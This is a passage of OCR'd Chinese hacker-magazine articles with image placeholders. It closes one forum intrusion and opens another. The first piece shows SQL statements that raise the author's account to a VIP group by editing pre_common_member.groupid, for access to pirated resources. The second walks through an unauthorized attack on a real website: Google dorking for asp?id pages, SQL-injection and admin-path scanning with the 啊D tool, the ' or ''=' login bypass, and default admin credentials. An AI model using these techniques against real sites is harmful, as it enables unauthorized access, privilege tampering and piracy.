


图22

那么我们只要对比自己和这个会员的数据，应该就能找到控制用户组别的数据列名了。提交查询语句：select * from pre_common_member where username='crazy' or username='mycool'，得到我的会员和那个VIP会员的数据（如图23）：

观察后，我们可以猜测groupid列存储的就是用户组别的信息！那个VIP会员的groupid值是20，我的值是

10，那么只要将我的groupid值Update成20，我就会成为VIP用户！说做就做，提交语句：update pre_common_member set groupid=20 where username='mycool'，然后回到首页刷新之，神奇的一幕出现了：（如图24）




图23




图24

我的账号成功刷成了VIP用户组别，怀着激动的心情我点了高级会员版块，成功进入：（如图25）




图25

N多不错的资源啊，黑手刚出的破解新书《不破不逆》的pdf版也有啊，哈哈，赚大发了。至此入侵刷库结束。

后记：后来经过研究发现了刷魅力值、金钱数、发帖数的方法，原理一样。希望诸位看官看完此文后别再按图索骥，让管理员大哥消停一会吧。

"伪静态"之突然死亡

牟晓东

在这几年的网站入侵过程中，可以说都旁注疯了——连输入法中都有了"旁注"一词！不管是用啊D、HDSI还是明小子及旁注王，随便抓过一个目标网站的新闻URL地址粘贴进来（比如"http://www.xxx.com/list.asp?id=27"之类的格式），一统狂扫，人品好的话，几分钟就会搞定超级管理员账号和密码了。不过这些工具也都有马失前蹄的时候——毕竟它们只是机械地调用程序内部已经设置好的若干关键字进行"暴力"测试的，因此高手们既可以根据实际情况来精心改造工具的数据库使之如虎添翼，也可以纯手工来检测注入点是否存在（像最为经典的"and 1=1"和"and 1=2"用法）。当然，这所有一切的一切都仅只局限于"对付"非静态网页的，如果打开目标网站后点击各个标题链接竟然发现都是.htm或.html式URL的话，估计此时不少小黑菜菜们的心马上会凉了半截——抓狂啊，静态的网站，没搞头哟！

其实，眼见还真不一定为实，虽然我们打开的都是.html文件，但这并不能说明该网站就是静态的，极有可能是假的！因为现在的网站信息量一般都比较多，特别是那些每天都要更新若干条新闻且访问量还可以网站，它们是传说中的"伪静态"网站的几率还是比较大的。呵呵，可不能光说不练啊，下面就随我进行一次真实的"伪静态"网站突然死亡之旅吧。

那天接到朋友的一个任务，搞一个据说把服务器架设在美国的网站（http://www.x***99.com/）。别的先莫谈，打开浏览器看一下先，晕，能点开的链接都是.html，感觉真是空有一身本事而无处施展啊！不过，中途放弃可不是我等人士的做事风格，还是让Google大叔来帮帮忙吧。打开Google，在搜索输入框中构造"site:www.x***99.com inurl:asp?id"字符串进行"Google搜索"，很快我们就得到了7条结果，如图1。看到了吧？每条结果最下方的"网页快照"之前的链接都是"asp?id="形式的，当然都是指向我们的目标网站的。看第二个链接还像那么回事儿，于是点击一下，能正常访问，而且是标准的"http://www.x***99.com/show.asp?id=36"格式哟！




图1

看来有戏，请出“啊D注入工具”，先在“注入连接”后的输入框中粘贴进去这个URL，再点击后面的“检测”按钮。谁知还没等我眨两下眼，“啊D”就极为快速地报告：“这个连接不能SQL注入！请试别的连接！”，如图2。




图2

不会吧，好不容易觉得有些眉目了，难道这只是空欢喜一场？我转念一想：虽然“啊D”没能找出目标网站的旁注地址，或者说对方根本没有被注入的漏洞，但或许可以用“啊D”来为我跑一下对方的后台登录地址啊！点击“啊D”的“管理入口检测”按钮，仍以此链接为“网站地址”来进行“检测管理入口”的操作，工夫不大，“啊D”竟然跑出了七个“可用连接和目录位置”，如图3。

经常搞网站的小黑菜菜们一定对“/images”、“/config.asp”、“/admin”和“/conn.asp”之类的字眼儿非常敏感吧，在第四个“http://www.x***99.com/admin/”上单击鼠标右键，从弹出的快捷菜单中选择第一项“用IE打开连接”，IE马上打开“http://www.x***99.com/admin/ad_login.asp”链接，果然这是对方的网站后台管理登录入口，如图4。




图3

但欣喜之余我又感到郁闷：刚才已经用“啊D”扫描过了，找不到旁注点，那就无法读出对方的管理员账户和破解MD5加密密码了。难道，在这儿要瞎猜吗？难道，难道不能在这儿猜吗？——有针对性地猜！先试账号和密码都是“’ or’ ’ =’ ”的万能钥匙，失败；再试账号和密码都是“admin”，呵呵，竟然成功了！非常顺利地进入了目标网站的后台管理系统，如图5。

